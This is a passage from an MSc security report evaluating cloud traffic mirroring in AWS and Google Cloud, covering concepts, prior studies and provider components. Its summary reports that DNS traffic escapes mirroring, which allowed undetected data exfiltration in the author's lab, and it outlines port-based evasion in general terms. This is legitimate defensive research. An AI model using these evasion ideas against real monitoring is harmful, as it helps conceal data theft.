Security Evaluation of Network Traffic Mirroring in Public Cloud

Vipul Sharma

Technical Report

RHUL–ISG–2021–4

23 November 2021

Information Security Group
Royal Holloway University of London
Egham, Surrey, TW20 0EX
United Kingdom

Student Number: 100908519
Vipul Sharma

Security evaluation of network traffic mirroring in public cloud.

Supervisor: Dr. Dimitris Tsaptsinos

Submitted as part of the requirements for the award of the
MSc in Information Security
at Royal Holloway, University of London.

I declare that this assignment is all my own work and that I have acknowledged all quotations from published or unpublished work of other people. I also declare that I have read the statements on plagiarism in Section 1 of the Regulations Governing Examination and Assessment Offences, and in accordance with these regulations I submit this project report as my own work.

Signature: 1915077 (Candidate number)

Date: 23rd August 2020

Acknowledgements

I would like to thank my supervisor Dr. Dimitris Tsaptsinos for his inputs and guidance throughout the project. This project would not have been possible without his expert views and feedback.

For the duration of last two years I have learnt a great deal from my professors at the Royal Holloway and would like to thank them for their advice, suggestions and for responding to my queries.

Finally, I would like to thank my family and friends who have been very understanding while I have been spending time on studying and carrying out my testing and experimentation.

Table of contents

List of figures and tables

List of abbreviations and acronyms

NIC	Network Interface Card
vNIC	Virtual Network Interface Card
LB	Load Balancer
DNS	Domain Name System
HTTP	HyperText Transfer Protocol
TCP	Transmission Control Protocol
IP	Internet Protocol
ICMP	Internet Control Message Protocol
AWS	Amazon Web Services
GCP	Google Cloud Platform
SDN	Software Defined Networking
IDS	Intrusion Detection System
IPS	Intrusion Prevention Systems
VPC	Virtual Private Cloud
VLAN	Virtual Local Area Network
VXLAN	Virtual Extensible Local Area Network
IAAS	Infrastructure As A Service
PAAS	Platform As A Service
SAAS	Software As A Service
DIG	Domain Information Groper

Executive Summary

More and more enterprises are moving their information technology workloads from an on-premise data centre to the public cloud; the network monitoring techniques used in traditional on-premises environment are being tailored to enable these technologies to run in the public cloud. Network traffic mirroring is one of the technique that is being used to detect and prevent attacks, analyse performance issues and carry out network forensics. This is the technology wherein the network traffic is mirrored from one system (mirror source) onto another system (mirror destination) in order to carry out network traffic analysis.

Network traffic mirroring has been carried out for long in an on-premise environment but it is relatively new in the public cloud setup; a security evaluation of the technique in public cloud setup is therefore required to understand the security implications of using this technique in public cloud setup and considerations one must undertake to keep the infrastructure secure. The key focus of the project was to carry out a security evaluation of network traffic mirroring technique across public cloud environments.

After looking at how the technique was implemented in traditional on-premise environment; a comprehensive study was carried out analysing how network traffic mirroring is being implemented in public cloud; specifically in Amazon web services (AWS) and Google cloud platform (GCP). The differences in implementation were studied and security impact was analysed. The differences ranged from the way network traffic mirroring was implemented to how the mirrored traffic packets were mirrored across to the mirror target destination from a mirror source. There were also differences in the type of virtual instances that were supported as a mirror source.

In order to carry out an in-depth security evaluation of the network mirroring technique as implemented in a public cloud environment; a lab environment was setup on both the cloud environments i.e on AWS as well as GCP; the lab consisted of virtual instances to be used as mirror source and mirror destination (target). Security evaluation was carried out for ICMP, HTTP and DNS traffic and the traffic was examined at the mirror source as well as the mirror destination.

Various weaknesses were identified during the experimentation. It was discovered that although the network traffic for HTTP and ICMP get mirrored effectively from the mirror source to the mirror destination; the network

traffic for DNS is not mirrored across. Also the inherent features of public cloud like elasticity and scalability (wherein depending upon pre-defined cpu or memory threshold the computing instance will scale out or scale in automatically if the threshold is breached) results in the network traffic mirroring not to work effectively when mirroring is carried out from one computing instance to another computing instance or when network traffic mirroring is carried out for a specific network card to another mirroring traffic destination.

The massive weakness discovered during this project across both the cloud offering was the inability to mirror the DNS traffic. In order to demonstrate the security implications of this weakness; a further experiment was carried out by registering three domain names and creating a DNS setup. A comprehensive experiment was undertaken wherein data exfiltration was carried out successfully from the mirror source instance to the DNS server; there was no DNS traffic mirrored for this on to the mirror destination instance. The experiment was successful for data exfiltration for both plain text as well as for base64 encoded text. This experimentation showed that the weakness found in the lab setup can be exploited by a malicious user to exfiltrate data from a computing instance without its trace being captured in the network traffic mirroring setup in public cloud environments.

The project paper also provides some details on the countermeasures that could be considered in order to address the weaknesses identified during the experimentation. These measures leverage the public cloud features like serverless applications and appending DNS specifically with the DNS queries, The drawbacks of these countermeasures were also mentioned.

The security evaluation of the network traffic mirroring technique in public cloud does brings out some serious weaknesses in the technique and addressing the same is imperative for enterprises to adapt the technique.

Introduction

Analysis of network traffic plays a key role in overall security of an enterprise. The network traffic (also referred as network data comprising of network packets) is often captured, monitored and analysed to

- Detect attacks
- Prevent attacks
- Investigate performance issues
- Comply with regulatory and compliance requirements
- Carry out network forensics.

There are different technologies in place to capture and monitor network traffic but most of these technologies need to be tailored to remain effective in the public cloud environment as in public cloud network implementation is often carried out in the software (software defined networking) [1] and ability for an enterprise to look at the physical network equipment is very limited as it is managed and controlled solely by the cloud service provider.

The phenomenal growth of services offered in public cloud has led to enterprises moving to the public cloud. The 2018 report from Cisco predicts that cloud data centres will process 94% of workloads in 2021. [2]. In public cloud the cloud provider is responsible for the security of the underlying equipment; however it is upon consumers (users, businesses, enterprises etc. sometimes referred as tenants) to carry out virtual network and firewall configuration and protect its network traffic. It is therefore important to monitor and analyse the network traffic in order to remain safe from potential network breaches.

There are different ways in which network traffic can be monitored; the aim of this project is to examine one of these technique that is used to observe network traffic in order to analyse what is happening inside the network. The technique that the paper will examine is Network Traffic Mirroring. It is often referred as Port Mirroring, Port Spanning or Traffic Mirroring. Port mirroring on Cisco switches is often referred as SPAN (Switched Port Analyser). [3]. Network traffic mirroring has been around for long but is relatively new in public clouds.

Network traffic mirroring is the technology to replicate the network traffic from the one source onto another system. The technique gives the ability to look at both incoming as well as outgoing network traffic. It also provides the ability to capture traffic related to a particular filter like protocol or a port.

Network traffic mirroring can be configured at a computer level, subnet level, VLAN level or even on a particular network interface card level.

Figure 1 gives a simple representation of network traffic mirroring. It is showing network traffic is being sent (Tx) and received (Rx) by the source device from the internet and the same is being seamlessly mirrored across to another device; in the figure a monitoring device; the source device (mirror source) is generally a server running a web server or an application or hosting a database.

The monitoring device (mirror destination) could be a computer system where the network traffic from the source device is mirrored across to and this traffic information is stored on this source device for deeper analysis and inspection or this network traffic information could be used by an intrusion detection system (IDS) to detect anomalies or by an intrusion prevention system (IPS) to prevent network attacks accordingly.

In Figure 1; the blue arrow represents the network traffic received by the source device (mirror source) from the internet. The orange arrow represents the network traffic sent by the source device to the internet. The green arrow represents the network traffic mirrored from the source device onto the monitoring device (mirror destination). If 5 network packets are sent and 5 packets are received by the mirroring source; there will be a total of 10 packets received by the monitoring device from the source device.




Figure 1: Network Traffic Mirroring

Network traffic received and sent by the mirroring source is thus sent to the mirroring target destination; the analysis of this network traffic is carried out using this captured mirrored network traffic. This has various advantages as the mirroring source instance remains focused on its key service whereas network analysis is carried out on a separate instance and corrective actions taken accordingly.

Most often the mirror source instance run critical services like web server, application server or a database server; mirror target destination node is dedicated to receive the network traffic data from the mirroring source instance.

In an event wherein a malicious user carried out an attack on the mirroring source instance; the network data received and send to the mirroring source is captured by the mirroring destination instance; in this event even if the malicious user is successful to infect a mirror source instance; the analysis of the network traffic data received by the mirroring target destination instance will help the investigator to determine the details about the attack.

In the scenario where the network data received by the mirrored destination instance is fed to the intrusion prevention system (IPS); the IPS can

take proactive decisions to block a malicious user from carrying out the attack on the mirror source instance.

For the network data that is not mirrored across by the mirroring source instance to the mirroring target destination; there lies a potential vulnerability wherein a specific attack could be carried out on the mirroring source instance knowing that the network data will not be mirrored across to the mirroring destination instance hence the attack will go untracked from network traffic analysis using the data captured on the mirror destination instance.

For example; a malicious user sends a malformed data containing a malware to the application server running on the mirroring source instance; this network data will also be sent to the mirror destination instance; even if the malicious attacker was able to impact the mirroring instance; the analysis of the network data received by the mirroring destination instance will provide information on the network packets received by the mirroring source instance and will help in identifying the source of the infected packets.

In an another example; wherein an attacker tried to carry out a denial of service (DoS) on a web server running on mirroring source instance; the network data will also be sent across to the mirroring destination instance; this data could be used by an intrusion prevention system to block the IP address that is sending the network traffic thereby preventing the attack on the mirroring source instance.

In case a malicious user knows that a particular type of network traffic doesn't get mirrored across from the mirroring source instance to a mirroring destination; an attack could be carried out for using specific network traffic type. For example a malicious attacker knows that the mirroring policy for a network only mirror network traffic on port 80, 443, 22; the attacker can then send the network traffic to the mirroring source instance using another port that the mirroring source is listening to like port 111; this network data will not be mirrored by the mirroring source instance to the mirroring destination instance and hence can be misused by the malicious user.

Network traffic mirroring thus can help in analysing network traffic and thereby improving the security posture. The implementation however needs to be carried out diligently as any misconfiguration or weakness would result in the network data not being captured and hence making diagnosis or analysis very difficult.

In the project paper a security evaluation of network traffic mirroring technique in a public cloud environment will be carried out to look for weaknesses in the technique when used in public cloud setup; but first the paper reviews how network traffic mirroring is carried out; specifically in a on-premise environment. [4]

In an on premise environment; network mirroring is often referred as port mirroring or SPAN. [3]. Following are some of the common approaches to configure port mirroring in on-premise setup:

SPAN: Switched Port Analyser is a technique used on switches wherein traffic from one port on the switch is copied onto another port on the switch thereby creating a mirrored copy of the network data. Switch can be configured to either copy the traffic sent on one switch port or for the entire VLAN.

SPAN will have the following components:

- Switch
- Source port
- Destination port
- Ingress traffic
- Egress traffic

TAP: Terminal Access Point is a device that is used to capture network traffic flowing from one device to another. Although there are software versions of TAP available but vastly TAP is associated with being a hardware device. [5]

A TAP usually consists of 3 ports:

- A port
- B port
- Monitor port

The Figure 2 below shows that the network traffic flowing between device A and device B is passing through the TAP device and is being copied to the monitoring device for analysis.




Figure 2: TAP configuration example

Having mentioned about the networking traffic mirroring techniques used in an on-premise environment; the project paper now focuses on the network traffic mirroring in public cloud environment. As with the implementation options in on-premise environment; there are different ways in which network traffic mirroring can be carried out in public clouds too. [6]

Network traffic mirroring in public cloud can be carried out at:

- **vNIC level:** In a cloud (virtual) environment each networking device including a virtual machine is assigned a virtual network card (vNIC). Like a hardware NIC; the vNIC also is assigned an IP Address in order to enable it to communicate in the network (i.e. send and receive network packets). In this scenario; network mirroring can be configured in such a way that the traffic sent and received by this vNIC is replicated to another interface (vNIC)

  The Figure 3 shows that the network traffic received and sent by the virtual interface vNIC1 on VM1 is being mirrored across to the monitoring device. The network traffic on the other two virtual machines (VM2, VM3) is not being mirrored.




Figure 3: Network traffic mirroring on a vNIC

- **virtual machine level:** In case of port mirroring being configured on a virtual machine; the network traffic sent and received by this virtual machines can be copied onto a monitoring device. It is up-to the configuration whether you want to copy all traffic, incoming traffic or just the outgoing traffic. If a virtual machine has more than one virtual network interface a separate mirroring policy would need to be created to mirror the traffic on the other interface.

- **subnet level:** While implementing network mirroring in public cloud; settings can be configured to replicate the entire network traffic that is being sent and received on a particular subnet within a VPC. This would mean traffic sent and received by all computing instances within that subnet will have their network data copied onto an another device.

  The Figure 4 shows that the network traffic received and sent in the subnet (all virtual machines on all hosts shown i.e. VM1, VM2, VM3 on Host1, VM1, VM2 on Host 2 and VM1, VM2, VM3 on Host 3) is mirrored across to the monitoring device.




Figure 4: Network traffic mirroring in a subnet

Objectives of the project

Following are the key objectives of this project:

- A security evaluation of the current network traffic mirroring options on public cloud.
- Identify the differences in implementation of network traffic mirroring amongst cloud providers and analyse its impact on network security.
- Experiment with the network traffic to identify any potential weaknesses in network traffic mirroring techniques used in the public cloud.
- Evaluate and report the lessons learnt and recommend mitigations to address the weaknesses.

Methodology

In order to achieve the objectives of this project; the following methodology will be followed:

- Review the current and historical studies on network traffic mirroring as implemented in the traditional on-premise environment and in the public cloud environment.
- Review the cloud service provider's documentation for network traffic mirroring
- Setup a lab environment using the public cloud resources such as compute (virtual computer instances), load balancers and network firewalls.
- Develop a test case and carry out the network traffic mirroring experimentation
- Document the results highlighting any weaknesses found during the experimentation.
- Apply the lessons learnt to determine the mitigations that can address the shortcomings.

Structure of the project document

The project paper is divided into the following six sections:

In Section 1; the project paper explains the concept of network traffic mirroring. This involved reviewing the findings from the existing research papers and literature. The paper in this section also describes important terminology and how network traffic mirroring has been carried out in an on-premise environment within a data centre.

Section 2; covers the use of network traffic mirroring in public cloud environments; the paper observed in detail the concept and implementation across two public cloud vendors. This section highlights how the cloud implementations vary across different cloud providers and analysed its impact on overall security.

In Section 3; the paper mentions about the development of a test environment using the public cloud resources that was used as part of this project to carry out a security evaluation of network traffic mirroring across two cloud providers.

In Section 4; the paper defines a test plan that was used in the experiments of network traffic mirroring across the two separate cloud environments. This section of the paper also showcase the test results. The test involved looking at the weaknesses of the techniques used on public cloud to carry our network traffic mirroring. In this section the paper describes the major weakness identified in the network mirroring technique and analysed the security impact of the weakness and performed data exfiltration by exploiting the weakness identified.

In Section 5; the paper recommends the different countermeasures that can be implemented in public cloud environments to overcome the shortcomings highlighted in Section 4.

Finally, in Section 6 the paper will provide a conclusion for the findings during the project taking into account the differences in implementation of network traffic monitoring techniques as well as potential security weaknesses.

1 Network Traffic Mirroring - The concept

In this paper; a security evaluation of network traffic mirroring will be carried out. In order to explain the technology the following terms are explained.

The term "Network Traffic mirroring" - consists of:

Network: is a connection between two or more computers; most common purpose of a network is to share resources. This connection between computers can be created using wired connectivity or it can be wireless.

Two of the most common kind of networks are:

LAN - Local Area Network: connection of computers within a small physical space e.g. office building, data centre.

WAN - Wide Area Network: is where the computers are connected across geographies.

Internet is the biggest example of a WAN and is sometimes referred as *network of networks*

In public cloud environment; there is a concept of VPC - Virtual Private cloud i.e.virtual implementation of the physical network. [7]

Network Traffic: is the flow of data (network packets) between the source and the destination.

Mirroring is the technique of copying the network traffic from the source system to another system.

Hence the term *Network traffic mirroring* is the technique involved in copying the network data from one source onto another.

Network traffic mirroring comes under a broader concept of Network Traffic monitoring [8]. Network traffic monitoring consists of techniques in which the network traffic is observed in order to provide deeper insights into network data. Network traffic monitoring has been very effective tool and it offers different ways in which network data can be monitored. Some of the most common ways to monitor network traffic include: port mirroring, flow observation, packet capture and inspection.

1.1 Why use network traffic mirroring

Use of network mirroring provides a valuable insight of what is happening inside the network; the information can be analysed as it flows in the network to carry out defence against potential attacks. The tools like Intrusion detection systems (IDS) and intrusion prevention systems (IPS) effectiveness depends upon the network data these tools can analyse. The mirrored network traffic data can also be saved in order to carry out deeper analysis to troubleshoot performance issues.

Some of the potential use cases for network traffic mirroring include the following:

- **Investigate errors on the network** The network traffic mirrored onto the mirroring target destination instance can be analysed to diagnose the potential errors on the network including errors like packet loss. The distinct advantage the network traffic mirroring brings is that the mirroring source doesn't need to be disturbed and can continue its operation while the network traffic is analysed using the same network data but from the mirror target destination instance. The network traffic analysis can be used in addition to the application logs in order to investigate performance issues encountered by an application or a database.

- **Intrusion detection** Network traffic received and sent from the mirroring source instance is copied onto the mirroring target destination instance; the data thus on the mirroring destination includes all the network traffic that the mirroring source is generating on the network; this network traffic information when fed into the intrusion detection system can result in detecting potential network attacks and to find out the details of where the malformed packets are being received from.

- **Intrusion prevention** As in the above case wherein the network traffic from the mirroring destination is fed into an IDS; similarly this data can be used by an intrusion prevention system to proactively stop any attacks that are being targeting onto the mirroring source instance.

- **Network forensics** The mirrored traffic can provide a useful means for a forensics investigator to look at the communication pattern on the mirroring source instance by analysing the network traffic mirrored onto

the mirroring destination instance. The network traffic mirroring has the benefit wherein even if the mirroring source instance gets infected or becomes unavailable; the network data that the mirroring source received and sent is captured on the mirroring traffic destination and hence will be available regardless the source instance being available or destroyed.

Cloud service providers are responsible for the underlying physical network; however it is the responsibility of the tenant (enterprise, user) to configure what network traffic is allowed in and out of its virtual private cloud (vpc) Cloud providers have started to provide tools that help a tenant to filter, capture, monitor, block network traffic according to the workload requirements. The tools however need to be maintained and configured by the tenant. As the paper mentioned the tools to mirror network traffic are now being provided by the cloud service providers however these tools being new a secure evaluation need to be carried out by enterprises before relying completely on the tools being offered and their success rate.

Network traffic mirroring thus can help in improving the overall security of an enterprise as well as it can prove useful in troubleshooting network issues and bottlenecks thereby helping to improve application performance.

1.2 Existing studies and knowledge about network traffic mirroring

As it was mentioned above the network traffic mirroring can bring in different advantages to an enterprise; following are few studies that has been carried out reflecting the advantages network traffic mirroring can bring in helping with intrusion detection as well as performance monitoring.

One of the studies published in IEEE in 2017 "Deployment of Intrusion Detection System in Cloud: A Performance-Based Study" mentions about the use of IDS along with port mirroring to detect intrusion; the study is carried out in a cloud computing environment and evaluates the processor and memory performance of IDS and management of the alerts generated due to malicious and non-malicious traffic at varying speed. The study found out by experimentation that the percentage CPU load for malicious traffic is nearly 20% to 25% greater than the normal traffic and the percentage CPU load is 30% greater for virtual networking than the normal networking scenario in cloud. The study also concluded the inability of the virtual network to handle the high speed traffic arriving at the nodes and suggested to consider

virtual networking techniques such as use of linux bridge for faster forwarding of packets; thus helping in better monitoring and reduced overheads. [9]

Another study published in IEEE in 2017 "Single-View Performance Monitoring of On-Line Applications Running on a Cloud" discusses about application performance monitoring in public cloud using the port mirroring technique. In the study port mirroring has been used to detect and visualize the response delay of each application in a single view showcasing how serious the response delays compared to its baseline. [10]

An International Journal of Advances in Computer Networks and Its Security study published in 2015 "Network Monitoring Approaches: An Overview" shows the different ways in which network traffic can be monitored and it also provides a comparison of the different monitoring methods. One of the method listed is port mirroring; the study mentions about two drawbacks of port mirroring a) mirror port becoming congested and possibility of packet drops b) port mirroring when configured on switches; may not work properly during peak traffic as the primary role of switches is to handle switching and the secondary function is that of packet mirroring. [8].

While carrying out the evaluation in public cloud for the network traffic mirroring; the project paper will take into account the possibility of packet drops that could result in case the source or destination system becomes busy.

A historical conference paper on network mirroring was published in 2007 titled "Traffic Trace Artifacts due to Monitoring Via Port Mirroring". The paper is about the study of the impact of port mirroring techniques on the measured network traffic. The paper looks at three areas: timing difference, packet-reordering and packet-loss statistics. The study used the port mirroring method using a passive TAP (Test Access Point). The study shows that port-mirroring will introduce significant changes to the inter-packet timing, packet-reordering, and packet-loss and suggests that more accurate methods should be used to collect the packet traces if the network monitoring needs to deduce highly accurate inter-arrival time statistics or to rely on accurate packet arrival sequences[11]

In a paper published in 2003 in the communications news "Network taps vs. port mirroring"; there is a mention that IDS and network monitoring tools rely on two methods: port mirroring and TAP. In the paper the author has compared both the methods stating advantages and disadvantages of each. Study mentioned some of the advantages of Taps being that they

don't need any configuration and see 100% packets. But they are expensive as need a dedicated hardware. While port mirroring is commonly found on switches; most switches automatically reject the error packets and hence don't mirror the corrupt traffic, Port mirroring is economical and easy to use however lot of traffic can result in buffer overflow and dropped packets. [12]

There is limited research that has been carried out specifically for network traffic mirroring in a virtual network i.e one offered in the public cloud environments. (This paper is an attempt to evaluate the technique in depth from a security preceptive and identify weaknesses)

One of the reasons for limited research on this is potentially due to the fact that network traffic mirroring is a very recent addition in public cloud offerings; not all cloud service providers are offering it and it is in-fact still in beta on a few cloud providers services.

Although network traffic mirroring is relatively new in public cloud; the use case is well understood and the partner ecosystem offering services combined with network traffic mirroring on public cloud has been growing rapidly.

An article from October 2019 on techtarget.com "How security teams benefit from traffic mirroring in the cloud" mentions about the benefits that traffic mirroring can bring to security teams; the main benefit the article mentions is the fact that traffic mirroring doesn't interfere with the traffic flow; while the other benefit being the ability traffic mirroring provides to ensure organisational compliance. [13]

In this section the project paper looked at the concept of network traffic mirroring and the value it can bring to an organisation for both improving security as well as helping with identifying potential performance issues. The paper also looked at various research papers and articles wherein the network traffic mirroring technique has been used and analysed. Finally it was highlighted how the network traffic mirroring has been carried out in on-premises environment and the ways it can be implemented in a public cloud environment.

The paper in the next section look at the network traffic mirroring technique in detail when used in a public cloud setup and examine and evaluate its security.

2 Network traffic mirroring in public clouds

Having looked at the network traffic mirroring techniques used in an on-premise environment; in this section the paper will review and evaluate network traffic mirroring in public cloud. First the paper briefly explains what public cloud is:

What is public cloud

Public cloud is a cloud platform wherein cloud service providers provide computing services like Infrastructure as a service (IaaS), Platform as a service (PaaS) and Software as a service (SaaS) over the public internet. These services are normally billed on a pay as you use basis but increasingly cloud service providers are offering discounts when service usage is committed in advance.

IAAS, PAAS and SAAS as defined by NIST: [14]

- **Infrastructure as a service (IaaS)** "The capability provided to the consumer is to provision processing, storage, networks, and other fundamental computing resources where the consumer is able to deploy and run arbitrary software, which can include operating systems and applications. The consumer does not manage or control the underlying cloud infrastructure but has control over operating systems, storage, and deployed applications; and possibly limited control of select networking components (e.g., host firewalls)."
- **Platform as a service (PaaS)** "The capability provided to the consumer is to deploy onto the cloud infrastructure consumer-created or acquired applications created using programming languages, libraries, services, and tools supported by the provider. The consumer does not manage or control the underlying cloud infrastructure including network, servers, operating systems, or storage, but has control over the deployed applications and possibly configuration settings for the application-hosting environment."
- **Software as a service (SaaS)** "The capability provided to the consumer is to use the provider's applications running on a cloud infrastructure. The applications are accessible from various client devices through either a thin client interface, such as a web browser (e.g., web-based email), or a program interface. The consumer does not manage or

control the underlying cloud infrastructure including network, servers, operating systems, storage, or even individual application capabilities, with the possible exception of limited user- specific application configuration settings."

What's happening in the public cloud

In order to understand and analyse the network traffic; public cloud providers have now started offering network traffic mirroring on the cloud as well. The concept is essentially the same as in case of the on-premise technique wherein data traffic is replicated for the source to the destination however the implementation in public cloud environment is different as in most cases the network defined for the consumers (enterprises using the public cloud services) is using software (SDN). In a public cloud environment setup the tenants (consumers) have the choice to enable network traffic mirroring on their compute instances as well as the ability to mirror entire subnet's network traffic onto another device which could be a packet analyser or an intrusion detection system.

In the previous section having looked at the differences in the way network traffic mirroring is implemented in on-premises environment and the ways it can be implemented in public cloud setup; the paper will now carry out a security evaluation of the network traffic mirroring technology in public cloud.

At the time of carrying out this project; network traffic mirroring is offered by three cloud service providers namely: Google Cloud Platform, Amazon Web Services and Microsoft Azure.

For the evaluation and experimentation the project paper will use the Google cloud platform (GCP) and Amazon web services (AWS) as both of them are offering the network mirroring capability natively. (Amazon has been offering network mirroring capability for over a year and Google just started it offering natively this year) In case of Microsoft Azure; at this time the offering is in preview mode and requires going through an enrolment process.

2.1 Network Traffic Mirroring on GCP (Google Cloud Platform)

In this section; paper looks at the implementation of network traffic mirroring on Google Cloud Platform; it is referred as Packet Mirroring [15] in GCP.

Following are the key components of Network traffic mirroring setup in GCP

- **Mirror Source**

  At the time of writing this paper; following sources can be used in a network traffic mirroring setup (Packet mirroring):

  - Compute Instance [16]
    A compute instance is generally a virtual machine (now public cloud provider offer bare-metal instances too) running in a public cloud environment usually on top of a hypervisor. In case of cloud offering the underlying hardware and the hypervisor for this compute instance is managed by the cloud service provider.

    Network traffic from this source instance will be mirrored onto another destination
  - Network Tags [17]
    Network traffic matching any of the instances that have a specified network tag will be mirrored.
  - Subnet [18]
    The entire network traffic for the subnet will be mirrored.

- **Mirror Destination**

  Mirror destination are compute instances that are part of an instance group which is the backend for a load balancer.

  - **Load Balancer** [19]
    The requirement regarding the destination is that it should be behind an internal load balancer; this load balancer will only forward the mirrored network traffic onto the destination instance.

- **Instance Group**
  Instance group is a collection of compute instances that are managed as a group; these are used in case of autoscaling and auto healing.

- **Network Traffic Mirroring Policy**

  Once the network traffic mirroring source and destination have been identified; a network traffic mirroring policy is created to setup the mirroring and implement any network filters if required.

  At this time only protocols that can be setup for mirroring are TCP, UDP and ICMP.

2.2 Network Traffic Mirroring on AWS (Amazon Web Services)

In this section; paper looks at the implementation of network traffic mirroring on Amazon Web Services; it is referred as Traffic Mirroring [20] in AWS.

Following are the key components of Network traffic mirroring setup in AWS

- **Mirror Source**

  At the time of writing this paper; network traffic from a virtual network interface (elastic network interface) [21] can be the source for network traffic mirroring setup.

- **Mirror Destination**

  For the destination; the mirrored traffic can be mirrored onto:

  - Network Load Balancer [22]

    The destination for a mirrored traffic can be a load balancer which can then forward the mirrored traffic to a backend instance.

  - Mirror Target

This is the defined virtual network interface which will receive the mirrored network traffic from the mirror source virtual network interface.

- **Mirror Session**

  In order to initiate the network traffic mirroring to commence; a mirror session is required to be configured. Once the network traffic source and destination (referred as traffic mirror target in AWS); a traffic mirror session is started to implement network traffic mirroring.

  In case of AWS; the mirrored traffic is encapsulated in a VXLAN header. [23]

- **Mirror Filter**

  A mirror filter defines the rules regarding what network traffic will be mirrored from the source to the destination (target). This can be configured either to mirror all network traffic or restrict the mirroring only to some specific protocols.

2.3 Differences in implementation

The paper now highlight some of the differences in the implementation of network traffic mirroring and specifies the impact that they can have on the network traffic information gathering through mirroring.

- **What can be mirrored?**

